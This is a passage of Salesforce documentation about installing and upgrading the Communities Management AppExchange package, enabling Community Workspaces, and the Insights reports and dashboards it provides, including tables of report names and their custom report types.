Note: To use the preconfigured Insights reports, your community must use Chatter.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To install AppExchange packages:

- "Download AppExchange Packages"

During installation, dashboard and report folders are automatically installed in your internal org. You'll also have the option to give your community managers access to the package contents so you don't have to share the dashboard and report folders with them later. If you have no previous Insights or dashboards mapped in Community Management or Community Workspaces, they are automatically mapped for you during installation.

After the package is installed, you can access your new dashboards and reports alongside all your other Salesforce dashboards and reports. When you view the dashboards in Community Management or Community Workspaces, community-specific data is displayed.

What's New?

The new streamlined Community Workspaces centralizes all your community needs, whether you're moderating, building, or administering your community. You can also access quick links to frequently visited pages, catch up on release notes, and dive into Help & Training. Search reports have become even more powerful. Now search reports show which search terms produced no results in the community and which ones did. Admins can also see the average number of results per search term and which searches were confined to a specific subset of records.

Install the Package

Any internal user with the necessary permissions can install the Salesforce Communities Management package, as long as Salesforce Communities is enabled in your Salesforce org.

Upgrade Considerations

During upgrades, your customizations are preserved. We don't overwrite anything you've tweaked. However, we can't port over your customizations to new versions of the components. You must recreate your customizations in the new package components. If we update existing components, we recommend that you recreate any customizations you've made and then delete the older component versions.

Install the Upgrade

If you have a previously installed version of the package, you can upgrade when a newer package becomes available.

Post-Upgrade Checklist

Upgrading can sometimes be tricky. We give you lots of amazing components each release, but we don't have the power to automatically remove components when we create a better version. Make sure you review the Unsupported Components list. If you haven't made any customizations to our reports and dashboards, we recommend that you delete all the unsupported components.

Insights Vs. Dashboards—What's the Difference

Use Insights to view, monitor, and act on your community's activity. Insights give you a super-focused look at a specific area while helping you with day-to-day community management. Insights can help you prioritize your work and give you instant access to what matters most.

Community Management Insights

The Salesforce Communities Management package provides a set of Insights reports that let you monitor recent activity and drill down to the source of that activity to take further action.

Community Management Dashboards Descriptions

The Salesforce Communities Management package provides a set of dashboards, each with its own source reports, and a set of custom report types. The available reports depend on whether you install the package for communities that have Chatter, or the package for communities that don't.

Salesforce Org Dashboard and Report Descriptions

You must view the Chatter and Licenses dashboards and reports from your internal Salesforce org.

Custom Report Type Descriptions

The reports in this package are based on a set of communities-focused custom report types, which you can customize to enhance reporting capabilities with more fields.

The Power of Customization

The dashboard and reports provided in the package are a great start, but they may not be exactly what your community needs. With a few simple steps, you can customize the provided dashboards and reports to suit your needs. To customize a report, open the **Reports** tab and click the report name you want to modify, then click **Customize**.

Unsupported Components

The following list identifies which reports are no longer supported in this release.

SEE ALSO:

- Enable and Map Insights for Community Managers
- Enable and Map Dashboards for Community Managers
- What's the difference between Insights and dashboards?

What's New?

The new streamlined Community Workspaces centralizes all your community needs, whether you're moderating, building, or administering your community. You can also access quick links to frequently visited pages, catch up on release notes, and dive into Help & Training. Search reports have become even more powerful. Now search reports show which search terms produced no results in the community and which ones did. Admins can also see the average number of results per search term and which searches were confined to a specific subset of records.

Tip: The ✦ symbol identifies all the new components in this release.

EDITIONS

Available in: Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Enable Community Workspaces

To enable Community Workspaces, in Setup, enter **Communities** in the Quick Find box and click **Communities Settings**. Under Community Management Settings, select **Enable Community Workspaces**. Community Workspaces are enabled by default in all orgs created after Spring '17.

Not ready to move to Community Workspaces yet? You don't have to do a thing. Your settings stay the same unless you enable Community Workspaces. Want to check out Community Workspaces on page 3346? Feel free to give it a try. You can easily revert to Community Management by deselecting **Enable Community Workspaces**.

Note: Internet Explorer® version 11 does not support Community Workspaces.

What's Different?

Community Workspaces offers a streamlined area to access all the tools that you need for building, managing, and tracking your community. Even though it looks different, everything you use is still there. Some things have been moved around a bit.

- Engagement reports have been moved into the Dashboard workspace. Reporting dashboards and your Home dashboards are also located in the Dashboard workspace.
- Recommendations and Topics are in the new Content Targeting workspace.
- Moderation pages have been organized into separate areas within the Moderation workspace. You can access moderation Insights from the Home tab and create and customize moderation rules, member criteria, and content criteria from the Rules tab.
- Want to jump to another workspace from the workspace you are in? It's easy! Click the icon in the upper-left corner and a navigation dropdown menu appears. You can also switch between communities without leaving Community Workspaces.

Note: We encourage you to switch Community Workspaces, as future updates are based on the Community Workspaces framework.

Salesforce Community Management Package with Chatter

The Community Management package delivers the insights, dashboards, reports, and moderation controls community managers need, to drive adoption, monitor engagement, and build a vibrant community.

Salesforce Community Management Package Without Chatter

The Community Management package delivers the dashboards and reports community managers use, to drive adoption, monitor engagement, and build a vibrant community.

Salesforce Community Management Package with Chatter

The Community Management package delivers the insights, dashboards, reports, and moderation controls community managers need, to drive adoption, monitor engagement, and build a vibrant community.

Version 9.0 features include:

New custom report types:

- Network Moderation Flagged Direct Messages 1.0
- Related Questions CTR 1.0
- Community Searches 2.0

New reports to track question click-through-rates, flagged Direct Messages, and search results.

A new Community Search Dashboard 2.0, that provides even more information about your community's search behavior.

Unsupported old reports and dashboards on page 3724—if you're upgrading, remove these components manually.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Salesforce Community Management Package Without Chatter

The Community Management package delivers the dashboards and reports community managers use, to drive adoption, monitor engagement, and build a vibrant community.

Version 7.0 features:

New reports to track search results

New dashboards:

- New Community Search Dashboard 2.0, that provides information about your community's search behavior.
- Unsupported old reports and dashboards on page 3724—if you're upgrading, remove these components manually

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Install the Package

Any internal user with the necessary permissions can install the Salesforce Communities Management package, as long as Salesforce Communities is enabled in your Salesforce org.

If you're upgrading from a previous version of this package, review theUpgrade Considerations and then follow the steps in Install the Upgrade. Be sure to check the unsupported components list and delete them from your organization.

Note: To install the version of the package for Communities with Chatter, Chatter must be enabled. There are no prerequisites to install the version of the package for communities without Chatter.

1. Select **AppExchange** from the Force.com Apps drop-down list. You can also click here.
2. Search the AppExchange site for Salesforce Communities Management (for Communities with Chatter) or Salesforce Communities Management (for Communities without Chatter).
3. Click **Get It Now** on the application information page. If prompted, log in to the AppExchange.
4. Click **Install in Production**.
5. Review the terms and conditions, select **I have read and agreed to the terms and conditions**, then click **Confirm and Install**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


USER PERMISSIONS

To install packages:

- "Download AppExchange Packages"

6. Click **Install for Specific Profiles** to grant access to the users who will be working with the reports and dashboards.
7. Review the list of API access that the package components have been granted access to, then click **Next**.
8. Click **Install**.

Example: Report folder mapping in the Dashboard workspace of Community Workspaces.



If this is your first time installing the package, or you don't have any current mappings for your Community Management or Community Workspaces, the package automatically maps the Insights report folders and dashboards for you.

Note: If you have an earlier version of the package installed, we recommend that you uninstall it before reinstalling the new version. If you've customized any of your reports, you can upgrade the package without uninstalling your current version. Click here on page 3677 for more information about what to consider when upgrading.

The Installed Package Detail page confirms when installation is complete. In your Salesforce org, look in the Reports tab for the following folders.

Folder Name	Description	Package with Chatter	Package without Chatter
Communities Dashboards	Provides the License Usage 1.0 and Community Search Dashboard 2.0 on page 3695 dashboards. Note: Don't map these dashboards in Community Management; view them in your internal org.	✓	✓

Folder Name	Description	Package with Chatter	Package without Chatter
Lighting Communities Dashboards	Provides the dashboards that map to **Dashboards** in Community Management and Community Workspaces, including your home page. Note: Installing the package doesn't auto-map a dashboard for your home page, you must map one yourself.	✓	
Communities Reports	Provides the reports used in your Community Management dashboards. These reports are used in the dashboards in **Dashboards** > **Reporting** if you are using Community Workspaces.	✓	✓
Community Management Home Reports	Provides the reports used in your Community Management home dashboard. These reports are in **Dashboards** > **Home** if you are using Community Workspaces.	✓	✓
Insights Adoption 2.0 Insights Activity 2.0 Insights Files 2.0 Insights Groups 2.0 Insights Self-Service 2.0 Insights Topics 2.0	Each folder includes reports for the mapped **Insights** pages in Community Management Engagement or in **Dashboards** > **Engagement** if you are using Community Workspaces.	✓	
Moderation Audit Trail Moderation Flagged Moderation Pending Moderation Users	Each folder includes reports for the mapped **Insights** pages in Community Management Moderation or in **Moderation** > **Moderate** if you are using Community Workspaces.	✓	
Misc Communities Reports	Provides reports that are feature-dependent, such as reports that require Chatter messages, direct messages, or the community case feed.	✓	
Chatter Dashboards	Provides reports and dashboards to track Chatter usage in your internal Salesforce org. Note: These folders don't map to anything in Community Management or Community Workspaces	✓	
Chatter Reports		✓	

Note: If you are installing the package for Communities without Chatter, you also still have a Community Management Home Dashboards folder.

Upgrade Considerations

During upgrades, your customizations are preserved. We don't overwrite anything you've tweaked. However, we can't port over your customizations to new versions of the components. You must recreate your customizations in the new package components. If we update existing components, we recommend that you recreate any customizations you've made and then delete the older component versions.

Has it been a few releases since you've upgraded?

If so, we recommend that you start with a clean slate. First, remove any mappings you have in Community Management, and then uninstall on page 1141 the package entirely. Once you've done that, you can reinstall the latest-and-greatest version of the package.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Important: If you've customized the components we provide, don't use this approach. Install the upgrade normally, and then recreate your customizations in the newer versions. Then you can safely delete your old versions.

Note: Versioning is handled at the component level: dashboards, reports, and custom report types. If a component is updated, its version is updated. For a list of new components, see What's New?. Because of the way we map Insights reports in Community Management, we also version the Insights folders. If we make major changes to Engagement or Moderation, we provide an updated version of each Insights folder within that page.

Install the Upgrade

If you have a previously installed version of the package, you can upgrade when a newer package becomes available.

Upgrading doesn't overwrite the original custom report types, dashboards, or reports.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To install packages:
- "Download AppExchange Packages"

Important: Customizations are not ported to the new package. If we updated components that you've customized, you must recreate your customizations in the new component versions. Recreate your customizations before continuing to the next step.

1. Review the upgrade considerations on page 3677.
2. Install the Package. Installing an upgrade is just like a clean install. After you install the package, click **Reports** in your internal Salesforce org to check out your new folders and components. Dashboard and report names are suffixed with version numbers so you can easily identify the new items.
3. Review What's New? to see if we updated any components that you've customized. You can also look for this symbol in the document to identify new components.
4. In Community Management or the Dashboard workspace, review and update your dashboard and Insights mappings. Click**Dashboards** > **Settings or Engagement** > **Settings**.

   We recommend that you verify your dashboard mappings are using the latest version of all the dashboards.
5. If applicable, delete any reports, dashboards, or custom report types that were updated or are now unsupported on page 3724 to avoid confusion and ensure your community managers always use the latest and greatest.

   For more information, see What's New? and Unsupported Components.

Post-Upgrade Checklist

Upgrading can sometimes be tricky. We give you lots of amazing components each release, but we don't have the power to automatically remove components when we create a better version. Make sure you review the Unsupported Components list. If you haven't made any customizations to our reports and dashboards, we recommend that you delete all the unsupported components.

If you're upgrading to the Communities Management (for Communities with Chatter) 9.0 package, complete these steps:

- ☐ Delete all the reports in the original Insights folders and also delete those original folders. Then in Community Management, update your mapping to use the Insights 2.0 folders. For example, you can delete the **Insights Adoption** folder and all of its contents, but keep the **Insights Adoption 2.0** folder. Keep in mind that if you made any customizations to the Insights reports, they don't port over to the updated versions, and you'll lose those customizations if you delete those reports.
- ☐ Make sure the License Usage 1.0 dashboard is **not** mapped in Community Management. View this dashboard only in your internal Salesforce org, not in Community Management.
- ☐ If you still see version numbers on your Communities Dashboards and Communities Reports folders, remove them from the folder names and merge all the reports into one folder. Your reports and dashboards aren't affected by renaming the folders. Review the list of report and dashboard folders on page 3677 that should be included in your org.

EDITIONS


Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Insights Vs. Dashboards—What's the Difference

Use Insights to view, monitor, and act on your community's activity. Insights give you a super-focused look at a specific area while helping you with day-to-day community management. Insights can help you prioritize your work and give you instant access to what matters most.

You can visit the Adoption page under **Insights**, or under **Dashboards** > **Engagement** if you are using Community Workspaces, to take action on activity from your new members. For example, you can view a report about new members that have received the most likes on their posts and comments. This Insights report helps you identify and engage with your active new members.




EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Use Dashboards to view your community's analytics, such as metrics and trends on activity. Dashboards give you mid-term to long-term views on adoption and engagement in your community. They help you monitor return on investment (ROI) and key performance indicators (KPI).

You can visit the **Dashboards** > **Activity** page to track total posts and comments including overall contribution trends in your community.



Community Management Insights

The Salesforce Communities Management package provides a set of Insights reports that let you monitor recent activity and drill down to the source of that activity to take further action.

Important: Insights are only available in the Communities Management AppExchange package with Chatter.

When you view Insights in Community Management or Community Workspaces, reports automatically display data specific to the community you're managing. Insights reports are arranged into two sections, Engagement and Moderation. You can switch between reports by using the drop-down menus on the Engagement or Moderation pages.


EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Actionable Insights are available in all orgs with Communities. All you need is a report to use them with. Each Insights report has different actions. Insights report, click to edit the actions assigned to the report. You can find more information about viewing, customizing and configuring Insights and actions in the Salesforce help.




Tip: Insights let you know how the report is filtered.

You can edit this label to be more descriptive.

1. Use the tables in this document to identify the custom report type for your Insights report.
2. In your internal Salesforce org, from Setup enter *Report Types* in the Quick Find box, and then select **Report Types**.
3. Click the name of the custom report type you want to edit, then click **Edit Layout**.
4. To change a label, select the field you want to update and click **Edit Properties** and then save your work.

5. Verify your changes in Community Management or Community Workspaces.



You can learn more about editing field layouts in the Salesforce Help.

Adoption Insights
Use the Adoption Insights page to monitor member activity.

Activity Insights
Use the Activity Insights page to track posts and comments in groups.

Files Insights
Use the Files Insights page to monitor file uploads and downloads, including files receiving lots of comments. With Files Insights, you can monitor files by community engagement and file type.

Groups Insights
Use the Groups Insights page to help manage your groups.

Moderation Insights
Use the Moderation Insights page to track flagged posts, files, messages, and content flagged by moderation rules.

Self-Service Insights
Use the Self-Service Insights page to track questions and answers in user profiles, including questions escalated to cases.

Topics Insights
Use the Topics Insights page to keep an eye on recent topics.

Adoption Insights

Use the Adoption Insights page to monitor member activity.

With Adoption Insights, you can:

- Identify and welcome your new members
- Drive adoption and engagement in your community
- Re-engage with your community's top contributors

Report Name	Description	Custom Report Type
Active Members	Members who logged in to your community in the last 7 days with Chatter activity, such as a post or like.	Network Member Activity 1.0
Active Members With No Picture	Members without a user profile picture who logged in to your community in the last 7 days.	Chatter Activity 1.0

Report Name	Description	Custom Report Type
Contributors Inactive For 7+ Days 2.0	Members with the most posts and comments who are now inactive. These members haven't logged in to the community in the last 7 days, but have logged in once during the last 30 days. This report includes only members with more than 5 posts or 5 comments. **Important:** Adjust the report filters to fit your community.	Network Member Activity 1.0
Influencers Inactive For 7+ Days 2.0	Members with the most likes and comments received who are now inactive. These members haven't posted in the last 7 days, but have logged in to the community in the last 30 days. This report includes only members with at least 5 likes or 5 received comments. **Important:** Adjust the report filters to fit your community.	Network Member Activity 1.0
Influencers With No Picture	Members with the most likes and comments received, who have no user profile picture. This report includes only members with at least 5 likes or 5 received comments. **Important:** Adjust the report filters to fit your community.	Chatter Activity 1.0
New Contributors With No Picture	Members without a user profile picture, who registered in the last 7 days and also posted or commented recently.	Chatter Activity 1.0
New Members	New members who registered in the last 7 days with Chatter activity, such as a post or like.	Network Member Activity 1.0
Recent Contributors 2.0	New members active in Chatter groups or user profiles in the last 7 days, sorted by most recent activity.	Network Members 3.0
Recent Contributors With No Picture	New members without a user profile picture, active in Chatter groups or user profiles in the last 7 days, sorted by most recent activity.	Network Members 3.0
Recent Logins Successful	External users with the most recent successful logins to the community during the last 7 days. This report only includes direct logins to the community. If a user logs into an org and then switches to a community, their login activity isn't included.	Network Login History 5.0

Activity Insights

Use the Activity Insights page to track posts and comments in groups.

With Activity Insights, you can:

- Moderate recent discussions, including identifying posts with no comments
- Monitor your community's hot discussions
- Moderate group activity from new members

Report Name	Description	Custom Report Type
New Discussions 2.0	New group discussions created in the last 7 days, sorted by the newest post.	Network Groups Activity 3.0
New Members' Comments 2.0	Group comments created in the last 7 days by a member who registered in the last 30 days. This report is sorted by the highest number of likes.	Network Groups Activity 3.0
New Members' Posts 2.0	Group posts created in the last 7 days by a member who registered in the last 30 days.	Network Groups Activity 3.0
Recent Discussions	Group discussions created in the last 30 days.	Network Groups Activity 3.0

Files Insights

Use the Files Insights page to monitor file uploads and downloads, including files receiving lots of comments. With Files Insights, you can monitor files by community engagement and file type.

Report Name	Description	Custom Report Type
Files With Activity	Files with comments, likes, or downloads.	File and Content Report
New Image Files 2.0	Image files uploaded in the last 7 days, sorted by the most recent upload.	File and Content Report
New Office Files 3.0	Office files uploaded in the last 7 days, sorted by the most recent upload.	File and Content Report
New Video Files 2.0	Video files uploaded in the last 7 days, sorted by the most recent upload.	File and Content Report
Recent Files (All) 2.0	Files uploaded in the last 7 days, sorted by the most recent upload.	File and Content Report

Groups Insights

Use the Groups Insights page to help manage your groups.

With Groups Insights, you can:

- Moderate newly created groups
- Manage groups with deactivated or inactive owners
- Manage groups that will soon be archived

Report Name	Description	Custom Report Type
Best Answers From Groups 1.0	Best Answers created in last 7 days from Groups, sorted by the most recent answers.	Network Group Q&A Activity 1.0
Groups Recently Archived 2.0	Groups that were automatically archived in the last 15 days, sorted by the most recent contribution date. The report doesn't include groups manually archived by a user.	Network Group Membership 3.0

Report Name	Description	Custom Report Type
Groups Soon To Be Archived 2.0	Groups that are scheduled to be archived in the next 15 days, sorted by the soonest archive date.	Network Group Membership 3.0
Groups With Deactivated Owners 2.0	Groups with owners that are deactivated. These groups are active and haven't been archived.	Network Group Membership 3.0
Groups With Inactive Owners 2.0	Groups with owners who didn't log in to the community in the last 30 days. These groups are active and haven't been archived.	Network Group Membership 3.0
New Groups	Groups added in the last 7 days.	Network Group Membership 3.0
Questions From Groups 1.0	Questions created in the last 7 days from groups, sorted by most recent.	Network Groups Q & A Activity 1.0
Questions With New Answers From Groups	Questions with answers created in last 7 days from groups, sorted by most recent answer.	Network Groups Q & A Activity 1.0
Questions Without Answers From Groups 1.0	Questions created in the last 7 days without answers from groups, sorted by most recent question.	Network Groups Q & A Activity 1.0
Questions With Answers From New Groups 1.0	Questions created in the last 7 days with answers from new groups, sorted by most recent question.	Network Groups Q & A Activity 1.0
Questions From New Groups 1.0	Questions created in the last 7 days from groups, sorted by most recent question.	Network Groups Q & A Activity 1.0

Moderation Insights

Use the Moderation Insights page to track flagged posts, files, messages, and content flagged by moderation rules.

With Moderation Insights, you can:

- Monitor content blocked, flagged, or replaced by rules
- Monitor spammers or new members
- Monitor types of flagged messages including notes from customer
- Monitor private messages from new members (for details, see the Misc Communities Reports section)

Report Name	Description	Custom Report Type
Flagged Comments 3.0	Comments flagged in the last 7 days.	Network Moderation Flagged Comments 2.0
Flagged Files 3.0	Files flagged in the last 7 days.	Network Moderation Flagged Files 2.0
Flagged Private Messages 3.0	Chatter messages flagged in the last 7 days.	Network Moderation Flagged Messages 2.0
Flagged Direct Messages 1.0	Direct Messages flagged in the last 7 days.	Network Moderation Flagged Direct Messages 1.0
Flagged Posts 3.0	Posts flagged in the last 7 days.	Network Moderation Flagged Posts 2.0

Report Name	Description	Custom Report Type
Frozen Members 2.0	Members frozen in the last 7 days.	Network Frozen Members 2.0
Posts Pending Approval	Feed posts pending approval.	Network Posts Pending Approval 2.0
Moderation Audit 2.0	All moderation audits in the last 7 days. This includes flagging by users, moderation rules, and moderator actions.	Network Activity Audit 1.0

Self-Service Insights

Use the Self-Service Insights page to track questions and answers in user profiles, including questions escalated to cases.

With Self-Service Insights, you can monitor and act on:

- Recently-created questions
- Questions and answers from new members to help drive adoption
- Questions escalated to cases (for details, see the Misc Communities Reports on page 3711 section)

Note: This Insights page supports communities using the Napili template.

Report Name	Description	Custom Report Type
Best Answers 2.0	Questions with a best answer added in the last 7 days.	Network User Activity 3.0
Best Answers From External Members 2.0	Questions with a best answer from an external user added in the last 7 days.	Network User Activity 3.0
Questions 2.0	Questions added in the last 7 days.	Network User Activity 3.0
Questions From New Members 2.0	Questions added in the last 7 days by new members. A member is considered new if they joined the community less than 30 days ago.	Network User Activity 3.0
Questions With Answers From New Mem 2.0	Questions with answers from new members in the last 7 days. A member is considered new if they joined the community less than 30 days ago. This report is sorted by the most recent question.	Network User Activity 3.0
Questions With New Answers 2.0	Questions with a new answer that has been added in the last 7 days. This report is sorted by the most recent answer.	Network User Activity 3.0
Questions Without A Best Answer 2.0	Questions with answers in the last 7 days that still don't have a best answer.	Network User Activity 3.0
Questions Without Answers 2.0	Questions added in the last 7 days that haven't been answered.	Network User Activity 3.0

Topics Insights

Use the Topics Insights page to keep an eye on recent topics.

With Topics Insights, you can:

- Manage topic assignments
- Monitor new topics

Report Name	Description	Custom Report Type
Topics Added 2.0	Topics created in the last 7 days.	Network Topics 3.0
Topics Assigned 2.0	Topics assigned in the last 7 days.	Network Topic Assignments 3.0
Topics Most Talked About 2.0	Topics created in the last 7 days with the highest "Talked About" score.	Network Topics 3.0

Community Management Dashboards Descriptions

The Salesforce Communities Management package provides a set of dashboards, each with its own source reports, and a set of custom report types. The available reports depend on whether you install the package for communities that have Chatter, or the package for communities that don't.

After installing the package, when you view the dashboards from Community Management or Community Workspaces, reports automatically display data specific to the community you're accessing the report from. To view data from across all your communities, view the dashboard in your internal Salesforce org.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Important: For the package without Chatter, you only get: two home dashboards and the Overview, Members, and Licenses Usage dashboards.

Note:

- Trending metrics are calculated daily and the calculation starts the day after a release. Trending metrics work only in active Salesforce orgs. To collect trending metrics in non-active orgs, contact Salesforce.
- Filtering is not supported on standard report types.

Home Dashboard and Reports

When you access Community Management, your home dashboard is the first thing you see. It ensures that you stay up to date and is customizable to fit your community needs.

Overview Dashboard and Reports

Use the Overview dashboard to track membership growth, login trends, and members' post and comment activity in Chatter.

